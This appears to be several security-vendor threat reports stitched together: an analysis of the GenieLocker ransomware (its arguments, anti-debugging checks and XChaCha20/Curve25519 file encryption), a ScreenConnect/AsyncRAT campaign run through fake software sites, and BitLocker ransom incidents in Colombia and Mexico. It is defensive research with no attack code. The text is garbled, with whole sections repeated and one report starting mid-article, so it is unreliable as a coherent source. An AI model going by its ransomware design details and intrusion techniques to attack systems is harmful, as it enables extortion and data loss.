After breaching the target’s network, the attackers installed additional tools on the compromised hosts, including OpenSSH, socks5.exe, SoftPerfect Network Scanner, and Mimikatz. They employed SoftPerfect Network Scanner for discovery and used Mimikatz to dump credentials. Forensic analysis also shows that they accessed the KeePassXC password manager already installed on several compromised machines, likely attempting to extract the stored credentials from the KeePass databases.
Lateral Movement and Command and Control
Lateral movement was performed by using RDP to reach Windows machines and SSH for Linux servers. The widespread deployment of the encryption Trojan was conducted with the legitimate utilities PsExec and PAExec. Additionally, the attackers established a reverse SSH tunnel to communicate with their command‑and‑control server.
Impact
During the impact phase, the attackers encrypted files on the compromised Windows machines with the PE version of the GenieLocker ransomware. On the compromised Linux and ESXi servers, they stopped active virtual machines and encrypted their disks using the ELF version of GenieLocker.
The tactics, techniques, and procedures seen here match those documented in earlier attacks attributed to the Toy Ghouls group. As in those prior incidents, forensic analysis found no evidence of data exfiltration, which is typical behavior for this threat actor. Toy Ghouls have not employed a double‑extortion model and do not run a data‑leak website.
Encryption Trojan for Windows
The Windows version of GenieLocker (MD5: 5d62c1349b8981c396c9a23f4f8f053c) is primarily written in C, but compiled with the C++ libraries using Microsoft Visual C/C++. The malware incorporates several ransom‑related capabilities, including process termination, service shutdown, debugger evasion, and a sophisticated encryption routine. For its cryptographic operations, it relies on the open‑source libsodium library.
Aligned with the recent trend supported by our expertise, as observed in attacks of some other ransomware strains, GenieLocker doesn’t save the ransom notes on the victim’s system. The Trojan doesn’t contain any attackers’ contact info or negotiation addresses. Instead, the attackers will need to deliver the ransom demands and contacts manually during the attack. This approach may be an attempt by the GenieLocker developers to avoid proactive detection of the ransomware process being triggered by the creation of multiple readme files.
GenieLocker help message
Arguments and launch
GenieLocker supports multiple arguments for configuring its behavior.
Argument
Description
First argument
“Secret” argument, hex string value
-p, –percent N
Percentage of file content to encrypt
-r, –recursive
Process directories recursively
-l, –log <filename>
Set path for log file
-h, –help
Show help message
Last argument
Path to encrypt
GenieLocker expects the first argument to be a hex string referred to in the malware code as the “secret argument”, which is required for the ransomware to start. Most likely, the purpose of this is to avoid execution on sandboxes and other automated analysis environments. Another reason may be to prevent unauthorized usage by other threat actors.
Checking the secret argument
The secret argument is a hex value with a variable size that does not exceed 4096 bytes. This hex string value is converted to bytes and hashed with the SHA‑256 algorithm. The result is compared to a hardcoded value. If they match, the literal string session is appended to the secret value, and the whole string is hashed with BLAKE2b‑256, but the resulting hash is never used. This may be a part of a feature still in development.
Secret value hashing
Anti-debugging
GenieLocker contains multiple methods to inspect if its process is under debugging. After launch it makes the first check named Environment check and uses WinAPI functions IsDebuggerPresent and CheckRemoteDebuggerPresent to detect the debugger.
Environment check
After the secret argument validation, GenieLocker starts a new parallel thread called watchdog. It runs in an infinite loop that performs a number of checks to detect well-known debuggers every 500 milliseconds. If at least one of the checks fails, the whole GenieLocker process immediately terminates.
Watchdog checks
The only thing worth elaborating on is that the GenieLocker process calculates the CRC32 of its .text section when the watchdog thread is starting, saves the resulting hash, and then recalculates it again in every loop and compares with the initial value. In case the code in this section is modified by the debugger or other program, this method allows the Trojan to detect this modification.
Preparing for encryption
GenieLocker contains multiple exclusion lists. For example, it does not encrypt folders with names from the list below. Among those, there are mostly system folders, which are skipped to avoid corrupting the OS.
Furthermore, the Trojan contains an exclusion list for host names. The malware retrieves the computer name using GetComputerNameA and checks it against this list, but in the sample in question, the list is empty.
Output for whitelisted hosts
If the host name is not excluded, GenieLocker starts to kill processes that could be using the files of interest and therefore prevent the Trojan from encrypting them. These processes are listed below. The Trojan stops them by using the TerminateProcess function.
Finally, GenieLocker starts encryption threads and searches for all available drives, including network shares, to encrypt them.
Threads info output
File encryption and cryptography
The extension for the encrypted files is hardcoded in the Trojan’s body. In the sample under review, it is .03ffc1c4a3da0f02. Before starting to encrypt each file, GenieLocker creates two auxiliary files:
a lock file: <filename.fileext>.03ffc1c4a3da0f02.lock
a journal: <fileext>.03ffc1c4a3da0f02.journal
The lock file helps to protect files from double encryption by other threads or instances. Inside this file, the Trojan stores the current PID obtained from the GetCurrentProcessId function.
The journal file contains the hardcoded string VCJOURN, value 1 (possibly version), some unused zeroed fields, total blocks to encrypt, and the count of blocks that are actually encrypted. The last field is a CRC32 hash sum for the integrity check of the journal content.
Journal content
By default GenieLocker encrypts files using 0x1000000-byte chunks. If the argument -p is passed (it sets the percentage of the file contents to be encrypted), the ransomware calculates how many chunks with 0x1000000 size are necessary to encrypt the specified percentage. Each chunk has a random position inside the file. Regardless of whether the percentage is set, even if it is zero, the first chunk in the beginning of the file will be encrypted anyway.
The Trojan encrypts the file content using the Authenticated Encryption with Associated Data (AEAD) algorithm XChaCha20-Poly1305, with a unique key and nonce for each file. The Trojan also adds a footer that contains the data necessary for future decryption and metadata. The metadata parts are encrypted using the same cipher and key as the file contents, but with a different nonce. The file key is encrypted using the Curve25519-XSalsa20-Poly1305 scheme, with the attackers’ master public key hardcoded in the Trojan’s body.
The metadata of each encrypted file contains the following fields.
Value or name
Size (bytes)
Description
version
1
Hardcoded byte with value 1, most likely the version.
encryption_percent
1
Percentage of file content to encrypt, value from -p argument.
file_nonce
24
Nonce used during encryption of the file content.
original_filesize
8
Original size of the file before encryption.
total_chunk_count
8
Max count of chunks inside the current file.
chunk_size
4
Size of a single encrypted chunk (by default, 0x1000000 bytes on Windows and 0x400000 on ESXi and Linux).
remain_size
4
The number of bytes remaining after splitting the file content into chunks.
blake2b_digest_of_chunks
32
BLAKE2b-256 hash calculated from the original data of all chunks before they are encrypted. Used for integrity checks.
chunk_count
4
Number of chunks that were encrypted.
extension
64
A string with the additional ransomware extension.
poly1305_tags (array)
16 bytes per chunk
Array of Poly1305 tags of encrypted chunks.
bitmask
varies, one bit per each chunk
Chunks bitmask; if set, the chunk is encrypted; otherwise, it is not.
The chunks bitmask contains as many bits as the maximum number of chunks inside a file at 100%. If a bit at a specific index is set to 1, the chunk is encrypted. The value 0 means that the chunk is not encrypted. Since the Trojan encrypts files based on the percentage value, it needs to know which chunks were encrypted.
Metadata structure at the end of an encrypted file (without a Poly1305 tags array or bitmask)
Encryption Trojan for ESXi and Linux
Compared with its Windows counterpart, the Linux and ESXi version of GenieLocker (MD5: 9201e35e2993612612919a3c71302cab) is simpler: there is no secret argument, anti‑debugging techniques, or exclusion lists. However, the sample has ESXi-specific features, such as double‑fork support and the ability to modify the Welcome Message. The sample has the version v1 and, similarly to the Windows version, uses the libsodium library for cryptography.
ESXi version description
The command‑line help output mirrors LockBit’s styling, reinforcing the theory that GenieLocker’s creators set out to craft a LockBit‑style replacement for their own operations.
LockBit output design, possibly the source layout for the GenieLocker ESXi variant
Based on the default path of the encryption directory /vmfs/volumes, we can assume that this version is intended primarily for ESXi. Nonetheless, it can still be executed on Linux distributions.
Argument
Description
-p <perc>
Percentage of file content to encrypt
-j <workers>
Number of encryption threads
-r <dir>
Process directories recursively
-w <sec>
Delay before start
-d
Daemonizing the process
-l <logfile>
Path to log file
ESXi and Linux features
This build allows daemonizing its process with the -d flag, employing the classic double‑fork method so the new process becomes fully detached from its parent.
This variant also modifies the /etc/vmware/welcome file, which contains the Welcome Message (Message of the Day) on the ESXi operating system. On Linux distributions, it does not change anything, because they use different paths for the Message of the Day. In the GenieLocker sample examined here, the message is left empty.
Additionally, the ESXi version supports a few basic features that are not included in the Windows version. For instance, there is a launch‑delay option and the ability to set the number of encryption worker threads. This build also includes several features that already exist in the Windows variant, such as configuring the percentage of a file to encrypt, choosing the target directory, and setting the log file location.
File encryption
The encryption scheme for files is identical to the Windows version. The Trojan uses XChaCha20-Poly1305 to encrypt the file content and metadata, and Curve25519-XSalsa20-Poly1305 for key encryption.
File encryption summary
Victims
According to KSN telemetry, GenieLocker detections are overwhelmingly concentrated on endpoints located in the Russian Federation. In the March 2026 campaign, the primary sector under siege was manufacturing, with construction trailing closely, followed by financial services, retail, and technology.
Conclusions
Toy Ghouls are ramping up their campaign against Russian enterprises. The rollout of their home‑grown encryption Trojan GenieLocker marks a major upgrade to the group’s ransomware toolkit. By engineering bespoke ransomware that runs natively on Windows, Linux, and ESXi, the actor has cut their dependence on off‑the‑shelf ransomware families and unified the cryptographic backbone across all targeted platforms.
Kaspersky’s products detect this malware as Trojan-Ransom.Win64.Agent.genie, HEUR:TrojanRansom.Win64.Generic, Trojan-Ransom.Linux.Agent.genie.
The new GenieLocker ransomware family has been active since March 2026. It has been used in attacks against organizations in the Russian Federation, primarily in the manufacturing sector, and attributed to the Toy Ghouls group by open-source intelligence (link in Russian).
The Toy Ghouls, also known as Bearlyfy, Labubu and Laboo.boo, is a financially motivated extortion group, which previously relied on third-party encryption Trojans like RedAlert, LockBit, and Babuk. GenieLocker, apparently a custom design, upgrades their toolkit and reduces their reliance on third-party software. We discovered multiple samples of this Trojan in two variants: PE builds for Windows and ELF builds for Linux and ESXi.
Technical details
Modus operandi
We described typical TTPs and modus operandi of the Toy Ghouls threat actor in the previous post (link in Russian).
In this article, we aim to thoroughly describe the capabilities of Windows and Linux builds of the custom encryption Trojan GenieLocker. To give more context, we will also provide a brief overview of the attack that took place at the end of March 2026, where GenieLocker was deployed on the victim’s systems.
Initial Access
During the incident, the attackers first entered the environment through an OpenVPN connection originating from an external partner’s network. They likely exploited the trusted relationship with that partner and used stolen, yet still valid, credentials to connect.
Discovery and Credential Access
After breaching the target’s network, the attackers installed additional tools on the compromised hosts, including OpenSSH, socks5.exe, SoftPerfect Network Scanner, and Mimikatz. They employed SoftPerfect Network Scanner for discovery and used Mimikatz to dump credentials. Forensic analysis also shows that they accessed the KeePassXC password manager already installed on several compromised machines, likely attempting to extract the stored credentials from the KeePass databases.
Lateral Movement and Command and Control
Lateral movement was performed by using RDP to reach Windows machines and SSH for Linux servers. The widespread deployment of the encryption Trojan was conducted with the legitimate utilities PsExec and PAExec. Additionally, the attackers established a reverse SSH tunnel to communicate with their command‑and‑control server.
Impact
During the impact phase, the attackers encrypted files on the compromised Windows machines with the PE version of the GenieLocker ransomware. On the compromised Linux and ESXi servers, they stopped active virtual machines and encrypted their disks using the ELF version of GenieLocker.
The tactics, techniques, and procedures seen here match those documented in earlier attacks attributed to the Toy Ghouls group. As in those prior incidents, forensic analysis found no evidence of data exfiltration, which is typical behavior for this threat actor. Toy Ghouls have not employed a double‑extortion model and do not run a data‑leak website.
Encryption Trojan for Windows
The Windows version of GenieLocker (MD5: 5d62c1349b8981c396c9a23f4f8f053c) is primarily written in C, but compiled with the C++ libraries using Microsoft Visual C/C++. The malware incorporates several ransom‑related capabilities, including process termination, service shutdown, debugger evasion, and a sophisticated encryption routine. For its cryptographic operations, it relies on the open‑source libsodium library.
Aligned with the recent trend supported by our expertise, as observed in attacks of some other ransomware strains, GenieLocker doesn’t save the ransom notes on the victim’s system. The Trojan doesn’t contain any attackers’ contact info or negotiation addresses. Instead, the attackers will need to deliver the ransom demands and contacts manually during the attack. This approach may be an attempt by the GenieLocker developers to avoid proactive detection of the ransomware process being triggered by the creation of multiple readme files.
GenieLocker help message
Arguments and launch
GenieLocker supports multiple arguments for configuring its behavior.
Argument
Description
First argument
“Secret” argument, hex string value
-p, –percent N
Percentage of file content to encrypt
-r, –recursive
Process directories recursively
-l, –log <filename>
Set path for log file
-h, –help
Show help message
Last argument
Path to encrypt
GenieLocker expects the first argument to be a hex string referred to in the malware code as the “secret argument”, which is required for the ransomware to start. Most likely, the purpose of this is to avoid execution on sandboxes and other automated analysis environments. Another reason may be to prevent unauthorized usage by other threat actors.
Checking the secret argument
The secret argument is a hex value with a variable size that does not exceed 4096 bytes. This hex string value is converted to bytes and hashed with the SHA‑256 algorithm. The result is compared to a hardcoded value. If they match, the literal string session is appended to the secret value, and the whole string is hashed with BLAKE2b‑256, but the resulting hash is never used. This may be a part of a feature still in development.
Secret value hashing
Anti-debugging
GenieLocker contains multiple methods to inspect if its process is under debugging. After launch it makes the first check named Environment check and uses WinAPI functions IsDebuggerPresent and CheckRemoteDebuggerPresent to detect the debugger.
Environment check
After the secret argument validation, GenieLocker starts a new parallel thread called watchdog. It runs in an infinite loop that performs a number of checks to detect well-known debuggers every 500 milliseconds. If at least one of the checks fails, the whole GenieLocker process immediately terminates.
Watchdog checks
The only thing worth elaborating on is that the GenieLocker process calculates the CRC32 of its .text section when the watchdog thread is starting, saves the resulting hash, and then recalculates it again in every loop and compares with the initial value. In case the code in this section is modified by the debugger or other program, this method allows the Trojan to detect this modification.
Preparing for encryption
GenieLocker contains multiple exclusion lists. For example, it does not encrypt folders with names from the list below. Among those, there are mostly system folders, which are skipped to avoid corrupting the OS.
Furthermore, the Trojan contains an exclusion list for host names. The malware retrieves the computer name using GetComputerNameA and checks it against this list, but in the sample in question, the list is empty.
Output for whitelisted hosts
If the host name is not excluded, GenieLocker starts to kill processes that could be using the files of interest and therefore prevent the Trojan from encrypting them. These processes are listed below. The Trojan stops them by using the TerminateProcess function.
Finally, GenieLocker starts encryption threads and searches for all available drives, including network shares, to encrypt them.
Threads info output
File encryption and cryptography
The extension for the encrypted files is hardcoded in the Trojan’s body. In the sample under review, it is .03ffc1c4a3da0f02. Before starting to encrypt each file, GenieLocker creates two auxiliary files:
a lock file: <filename.fileext>.03ffc1c4a3da0f02.lock
a journal: <fileext>.03ffc1c4a3da0f02.journal
The lock file helps to protect files from double encryption by other threads or instances. Inside this file, the Trojan stores the current PID obtained from the GetCurrentProcessId function.
The journal file contains the hardcoded string VCJOURN, value 1 (possibly version), some unused zeroed fields, total blocks to encrypt, and the count of blocks that are actually encrypted. The last field is a CRC32 hash sum for the integrity check of the journal content.
Journal content
By default GenieLocker encrypts files using 0x1000000-byte chunks. If the argument -p is passed (it sets the percentage of the file contents to be encrypted), the ransomware calculates how many chunks with 0x1000000 size are necessary to encrypt the specified percentage. Each chunk has a random position inside the file. Regardless of whether the percentage is set, even if it is zero, the first chunk in the beginning of the file will be encrypted anyway.
The Trojan encrypts the file content using the Authenticated Encryption with Associated Data (AEAD) algorithm XChaCha20-Poly1305, with a unique key and nonce for each file. The Trojan also adds a footer that contains the data necessary for future decryption and metadata. The metadata parts are encrypted using the same cipher and key as the file contents, but with a different nonce. The file key is encrypted using the Curve25519-XSalsa20-Poly1305 scheme, with the attackers’ master public key hardcoded in the Trojan’s body.
The metadata of each encrypted file contains the following fields.
Value or name
Size (bytes)
Description
version
1
Hardcoded byte with value 1, most likely the version.
encryption_percent
1
Percentage of file content to encrypt, value from -p argument.
file_nonce
24
Nonce used during encryption of the file content.
original_filesize
8
Original size of the file before encryption.
total_chunk_count
8
Max count of chunks inside the current file.
chunk_size
4
Size of a single encrypted chunk (by default, 0x1000000 bytes on Windows and 0x400000 on ESXi and Linux).
remain_size
4
The number of bytes remaining after splitting the file content into chunks.
blake2b_digest_of_chunks
32
BLAKE2b-256 hash calculated from the original data of all chunks before they are encrypted. Used for integrity checks.
chunk_count
4
Number of chunks that were encrypted.
extension
64
A string with the additional ransomware extension.
poly1305_tags (array)
16 bytes per chunk
Array of Poly1305 tags of encrypted chunks.
bitmask
varies, one bit per each chunk
Chunks bitmask; if set, the chunk is encrypted; otherwise, it is not.
The chunks bitmask contains as many bits as the maximum number of chunks inside a file at 100%. If a bit at a specific index is set to 1, the chunk is encrypted. The value 0 means that the chunk is not encrypted. Since the Trojan encrypts files based on the percentage value, it needs to know which chunks were encrypted.
Metadata structure at the end of an encrypted file (without a Poly1305 tags array or bitmask)
Encryption Trojan for ESXi and Linux
Compared with its Windows counterpart, the Linux and ESXi version of GenieLocker (MD5: 9201e35e2993612612919a3c71302cab) is simpler: there is no secret argument, anti‑debugging techniques, or exclusion lists. However, the sample has ESXi-specific features, such as double‑fork support and the ability to modify the Welcome Message. The sample has the version v1 and, similarly to the Windows version, uses the libsodium library for cryptography.
ESXi version description
The command‑line help output mirrors LockBit’s styling, reinforcing the theory that GenieLocker’s creators set out to craft a LockBit‑style replacement for their own operations.
LockBit output design, possibly the source layout for the GenieLocker ESXi variant
Based on the default path of the encryption directory /vmfs/volumes, we can assume that this version is intended primarily for ESXi. Nonetheless, it can still be executed on Linux distributions.
Argument
Description
-p <perc>
Percentage of file content to encrypt
-j <workers>
Number of encryption threads
-r <dir>
Process directories recursively
-w <sec>
Delay before start
-d
Daemonizing the process
-l <logfile>
Path to log file
ESXi and Linux features
This build allows daemonizing its process with the -d flag, employing the classic double‑fork method so the new process becomes fully detached from its parent.
This variant also modifies the /etc/vmware/welcome file, which contains the Welcome Message (Message of the Day) on the ESXi operating system. On Linux distributions, it does not change anything, because they use different paths for the Message of the Day. In the GenieLocker sample examined here, the message is left empty.
Additionally, the ESXi version supports a few basic features that are not included in the Windows version. For instance, there is a launch‑delay option and the ability to set the number of encryption worker threads. This build also includes several features that already exist in the Windows variant, such as configuring the percentage of a file to encrypt, choosing the target directory, and setting the log file location.
File encryption
The encryption scheme for files is identical to the Windows version. The Trojan uses XChaCha20-Poly1305 to encrypt the file content and metadata, and Curve25519-XSalsa20-Poly1305 for key encryption.
File encryption summary
Victims
According to KSN telemetry, GenieLocker detections are overwhelmingly concentrated on endpoints located in the Russian Federation. In the March 2026 campaign, the primary sector under siege was manufacturing, with construction trailing closely, followed by financial services, retail, and technology.
Conclusions
Toy Ghouls are ramping up their campaign against Russian enterprises. The rollout of their home‑grown encryption Trojan GenieLocker marks a major upgrade to the group’s ransomware toolkit. By engineering bespoke ransomware that runs natively on Windows, Linux, and ESXi, the actor has cut their dependence on off‑the‑shelf ransomware families and unified the cryptographic backbone across all targeted platforms.
Kaspersky’s products detect this malware as Trojan-Ransom.Win64.Agent.genie, HEUR:TrojanRansom.Win64.Generic, Trojan-Ransom.Linux.Agent.genie.
Leveraging legitimate software is one of cybercriminals’ tactics of choice, with remote management tools ranking among their top tools. A recent example involves the remote administration utility ScreenConnect. It’s designed for IT support teams to troubleshoot systems and configure software seamlessly in the background. However, when weaponized by threat actors, ScreenConnect becomes a versatile attack vehicle used to harvest data, deploy malware, and move laterally across corporate networks.
During a recent incident detected by Kaspersky Managed Detection and Response, our experts identified an attempt to use ScreenConnect in an attack. This allowed a detailed study of how attackers used this application in a large-scale malware distribution campaign. The following breakdown illustrates the mechanics of ScreenConnect-assisted attacks, and outlines key strategies to defend your organization against them.
How ScreenConnect reaches target computers
In the campaign analyzed by our experts, the attackers bundled ScreenConnect with legitimate free business software. They established a network of phishing websites to spoof popular tools, including OBS Studio, DS4Windows, DNS Jumper, Glary Utilities, Bandizip, Process Hacker, and others.
These rogue websites featured high-quality designs that could be taken for the official pages, making them highly convincing to unsuspecting users. Once the victim clicks the download button for the software, an archive is downloaded to their computer that contains additional files alongside the requested application:
A legitimately signed Microsoft executable (exe), renamed to match the expected application installer (for example, OBS-Studio-Installer.exe)
A malicious library named res.1033.dll
An Assets directory containing installers for both ScreenConnect and the intended application
Launching the renamed file disguised as the app installer triggers DLL sideloading of a malicious library. This library silently runs the ScreenConnect installation without restarting the system, while using the standard Windows installer to set up the software the user originally tried to install.
The attackers used search engine optimization techniques to drive traffic to their fake websites. As a result, these malicious pages appeared at the top of search results for certain free software utilities on major search engines.
Our experts discovered over 90 domain names translated into more than 10 different languages. While most of these websites targeted English, Russian, and Chinese speakers, several domains catered to German, French, Spanish, Arabic, and other regional audiences.
A detailed analysis of the IP addresses and associated spoofed domains is available in our technical research article on Securelist, along with full indicators of compromise.
Why the attackers exploited ScreenConnect
In this campaign, attackers leveraged ScreenConnect to generate and execute malicious scripts on victim machines. These scripts served several key functions: they created exclusions for specific drives, directories, and processes within Windows Defender, disabled the User Account Control (UAC) security mechanism, and delivered and deployed AsyncRAT – a remote access Trojan.
To maintain persistence, the scripts configured a Windows scheduled task to run the malicious code at preset intervals. AsyncRAT then established a connection with the attackers’ command-and-control server to receive further instructions.
The primary objective of this campaign appears to be gaining unauthorized access to enterprise systems, likely to then resell it on cybercrime marketplaces.
How to secure corporate infrastructure
Although ScreenConnect in and of itself is a legitimate tool, its presence poses a security risk to corporate environments. Consequently, Kaspersky security solutions detect this application as not-a-virus:HEUR:RemoteAdmin.MSIL.ConnectWise.gen.
Security teams should implement the following controls:
Enforce strict application control policies, including software allowlisting and restrictions on MSI package installations from unverified sources
Monitor for newly installed remote management utilities and scheduled tasks
Filter outbound network traffic from workstations to unknown IP addresses and domains
Recently, our teams in Latin America investigated a series of incidents involving misconfiguration, the deployment of BitLocker, and the exploitation of corporate printers. Attackers used the devices to notify organizations that their infrastructure had been compromised and they had to pay a ransom to recover their data.
This article analyzes two incidents that occurred in June in Colombia and in May in Mexico. We highlight the similarities in the attackers’ communications and outline emerging trends in ransom amounts.
Initial sign of an attack
In both cases, the affected users initially noticed a padlock icon next to their drives in Windows Explorer. This indicated that the drive was encrypted with BitLocker, blocking access to its contents.
Drive icon indicating that the drive is locked
A recovery key was required to unlock the drive.
Attempt to access the disk’s contents and the prompt for the BitLocker recovery key
This is not the first time we have seen such threats; a few years ago, our team discovered a threat known as ShrinkLocker, which utilized BitLocker to achieve its goals.
First case: abusing RDP to encrypt data
One of the incidents occurred in Colombia in June. The attackers exploited an internet-exposed RDP service on a machine connected to an 8 TB storage device containing mission-critical data. After taking control of the system and manipulating user credentials, the attackers enabled BitLocker exclusively on the drive that primarily stored financial data. Once the encryption was complete, they locked the drive and used the company’s printers to produce ransom notes.
Ransomware note
Unfortunately, it was not possible to obtain evidence in the case due to the company’s rush to restore the encrypted disk. The communication with the attackers revealed a demand for just $3,000, and the company considered paying the ransom. After that, the system was restored before the forensic team could take any action, eliminating the evidence needed to assess the incident.
Attacker’s reply to the victim’s email sent to the address in the printed ransom note
This attack was made possible by an internet-facing remote desktop service (RDP) with additional open ports, which employees used to access corporate information. By exploiting this network exposure and misconfiguration, attackers breached the system, identified an additional drive, and leveraged BitLocker to encrypt the data and demand a ransom payment. Leaving RDP ports open without proper security controls jeopardizes the security of systems and information, as highlighted in the our “Global Report: Anatomy of a Cyber World“.
Exposed ports identified in the system in recent months
The company confirmed that, due to compatibility issues with applications required for operation, EPP (Endpoint Protection Platform) protection was disabled on the system, making it easier for attackers to validate, enumerate, and execute applications without revealing malicious activity to central monitoring systems.
Second case: meet the XEntry Team
In another incident, which occurred in Mexico in May, our team identified how the threat actor gained initial access to the infrastructure. They exploited a misconfigured MSSQL service. This allowed them to execute commands on the system after obtaining the database login credentials from code insecurely published on GitHub.
XEntry team attack
In this incident, the attack began three months prior to detection, with the intruder discovering and verifying their access to the environment. After confirming their access and privilege level within the MSSQL server settings, which extended beyond the DBMS to the underlying operating system, the attackers initially focused on manipulating certain aspects of the web server configuration on the same system. They lowered the server’s security settings and created web shell files in the publicly accessible folders. Many of these attempts to manipulate the service or create malicious files were contained by existing EPP security controls, but despite the alerts, the necessary investigation to address the activity was not conducted.
Commands executed when attempting to manipulate the web server
The attackers subsequently confirmed their ability to execute commands locally and set up their attack infrastructure to transmit data via a communications bridge. By exploiting the MSSQL service, they gained access to each of the organization’s internal systems.
The database engine used by the company was Microsoft SQL Server 2019.0150.2160.04, misconfigured to allow operating system сommand execution via the xp_cmdshell extended stored procedure.
Due to this misconfiguration of an internet-exposed service, the attackers established a channel capable of executing any type of command directed at the server and the local infrastructure within its scope.
Attack path
One of the main objectives was to identify shared systems and resources that provided access to critical information. Our analysis confirmed the attackers’ access to systems storing configuration parameters for networking, enterprise management, and cloud services, among others.
A subset of the critical information identified and collected by the attackers
In early May, the attackers focused on running additional scans and deploying ManageEngine’s Endpoint Central RMM (Remote Monitoring and Management) to establish persistence and begin the final stages of their intrusion.
Scanning and RMM deployment
Further RMM-type applications, such as Mesh Agent and Tactical RMM, were installed in the days that followed. These were used to deploy scheduled tasks responsible for enabling the BitLocker service and individually encrypting the infrastructure’s disks, generating a key for each encrypted system.
Commands executed through RMM tools to collect Bitlocker keys
Finally, in mid-May, the attackers managed to execute a Group Policy Object (GPO) used to deploy activation and encryption tasks, as well as other policies responsible for continued deployment of RMM applications via scheduled tasks. The activity initially targeted critical systems but later spread to every system synchronized with the domain controller. Users became aware of the attack when their machines displayed a blue screen with the message “Hacked by XEntry Team”, and their credentials stopped working to access their systems.
A few hours later, ransom notes began emerging from office printers.
Ransom note printed by the XEntry team
These cases confirm that adversary’s objective is to gain access to infrastructure while avoiding investment in or partnership with ransomware groups. Instead, they leverage built-in Microsoft tools to facilitate data encryption and ransom payments. Monitoring and centralizing logs on protected resources, as well as promptly managing alerts, are critical to countering this type of intrusion.
Conclusions
Although the systems under review had security measures in place, there was a lack of proper alert management or inadequate decisions regarding application incompatibilities.
We strongly recommend configuring the Remote Desktop Protocol (RDP) in strict accordance with cybersecurity best practices to prevent unauthorized access. This is especially critical: according to our Global Report: Anatomy of a Cyber World, more than 13% of incidents are related to policy violations and configuration errors, confirming that misconfigurations continue to pose a significant risk.
Organizations should prioritize strict application control policies and active monitoring of network traffic for command-and-control (C2) communications. This is especially critical: according to the same report, more than 20% of incidents involved the abuse of RMM (Remote Monitoring and Management) tools for execution and C2 strategies. The fact that attackers used more than three distinct tools to gain control during a single incident further underscores the urgent need for these measures.
Some questions remain unanswered due to a lack of evidence and a hasty system restoration effort that bypassed critical stages of the incident response process. It is important to ensure an adequate incident response procedure, preserving evidence to confirm all related activities, and adjusting or proposing controls to prevent future incidents involving similar TTPs.
Although the ransom notes do not reveal a clear connection between the actors, certain words used in the messages, as well as the method of delivery and communication, may confirm a link:
“As a guarantee, we have no negative online reviews about non-fulfillment of our obligations…” (Ransom note from the first case)
“Our reputation is the guarantee that all content will be fulfilled…” (Ransom note from the second case)
Recently, our teams in Latin America investigated a series of incidents involving misconfiguration, the deployment of BitLocker, and the exploitation of corporate printers. Attackers used the devices to notify organizations that their infrastructure had been compromised and they had to pay a ransom to recover their data.
This article analyzes two incidents that occurred in June in Colombia and in May in Mexico. We highlight the similarities in the attackers’ communications and outline emerging trends in ransom amounts.
Initial sign of an attack
In both cases, the affected users initially noticed a padlock icon next to their drives in Windows Explorer. This indicated that the drive was encrypted with BitLocker, blocking access to its contents.
Drive icon indicating that the drive is locked
A recovery key was required to unlock the drive.
Attempt to access the disk’s contents and the prompt for the BitLocker recovery key
This is not the first time we have seen such threats; a few years ago, our team discovered a threat known as ShrinkLocker, which utilized BitLocker to achieve its goals.
First case: abusing RDP to encrypt data
One of the incidents occurred in Colombia in June. The attackers exploited an internet-exposed RDP service on a machine connected to an 8 TB storage device containing mission-critical data. After taking control of the system and manipulating user credentials, the attackers enabled BitLocker exclusively on the drive that primarily stored financial data. Once the encryption was complete, they locked the drive and used the company’s printers to produce ransom notes.
Ransomware note
Unfortunately, it was not possible to obtain evidence in the case due to the company’s rush to restore the encrypted disk. The communication with the attackers revealed a demand for just $3,000, and the company considered paying the ransom. After that, the system was restored before the forensic team could take any action, eliminating the evidence needed to assess the incident.
Attacker’s reply to the victim’s email sent to the address in the printed ransom note
This attack was made possible by an internet-facing remote desktop service (RDP) with additional open ports, which employees used to access corporate information. By exploiting this network exposure and misconfiguration, attackers breached the system, identified an additional drive, and leveraged BitLocker to encrypt the data and demand a ransom payment. Leaving RDP ports open without proper security controls jeopardizes the security of systems and information, as highlighted in the our “Global Report: Anatomy of a Cyber World“.
Exposed ports identified in the system in recent months
The company confirmed that, due to compatibility issues with applications required for operation, EPP (Endpoint Protection Platform) protection was disabled on the system, making it easier for attackers to validate, enumerate, and execute applications without revealing malicious activity to central monitoring systems.
Second case: meet the XEntry Team
In another incident, which occurred in Mexico in May, our team identified how the threat actor gained initial access to the infrastructure. They exploited a misconfigured MSSQL service. This allowed them to execute commands on the system after obtaining the database login credentials from code insecurely published on GitHub.
XEntry team attack
In this incident, the attack began three months prior to detection, with the intruder discovering and verifying their access to the environment. After confirming their access and privilege level within the MSSQL server settings, which extended beyond the DBMS to the underlying operating system, the attackers initially focused on manipulating certain aspects of the web server configuration on the same system. They lowered the server’s security settings and created web shell files in the publicly accessible folders. Many of these attempts to manipulate the service or create malicious files were contained by existing EPP security controls, but despite the alerts, the necessary investigation to address the activity was not conducted.
Commands executed when attempting to manipulate the web server
The attackers subsequently confirmed their ability to execute commands locally and set up their attack infrastructure to transmit data via a communications bridge. By exploiting the MSSQL service, they gained access to each of the organization’s internal systems.
The database engine used by the company was Microsoft SQL Server 2019.0150.2160.04, misconfigured to allow operating system сommand execution via the xp_cmdshell extended stored procedure.
Due to this misconfiguration of an internet-exposed service, the attackers established a channel capable of executing any type of command directed at the server and the local infrastructure within its scope.
Attack path
One of the main objectives was to identify shared systems and resources that provided access to critical information. Our analysis confirmed the attackers’ access to systems storing configuration parameters for networking, enterprise management, and cloud services, among others.
A subset of the critical information identified and collected by the attackers
In early May, the attackers focused on running additional scans and deploying ManageEngine’s Endpoint Central RMM (Remote Monitoring and Management) to establish persistence and begin the final stages of their intrusion.
Scanning and RMM deployment
Further RMM-type applications, such as Mesh Agent and Tactical RMM, were installed in the days that followed. These were used to deploy scheduled tasks responsible for enabling the BitLocker service and individually encrypting the infrastructure’s disks, generating a key for each encrypted system.
Commands executed through RMM tools to collect Bitlocker keys
Finally, in mid-May, the attackers managed to execute a Group Policy Object (GPO) used to deploy activation and encryption tasks, as well as other policies responsible for continued deployment of RMM applications via scheduled tasks. The activity initially targeted critical systems but later spread to every system synchronized with the domain controller. Users became aware of the attack when their machines displayed a blue screen with the message “Hacked by XEntry Team”, and their credentials stopped working to access their systems.
A few hours later, ransom notes began emerging from office printers.
Ransom note printed by the XEntry team
These cases confirm that adversary’s objective is to gain access to infrastructure while avoiding investment in or partnership with ransomware groups. Instead, they leverage built-in Microsoft tools to facilitate data encryption and ransom payments. Monitoring and centralizing logs on protected resources, as well as promptly managing alerts, are critical to countering this type of intrusion.
Conclusions
Although the systems under review had security measures in place, there was a lack of proper alert management or inadequate decisions regarding application incompatibilities.
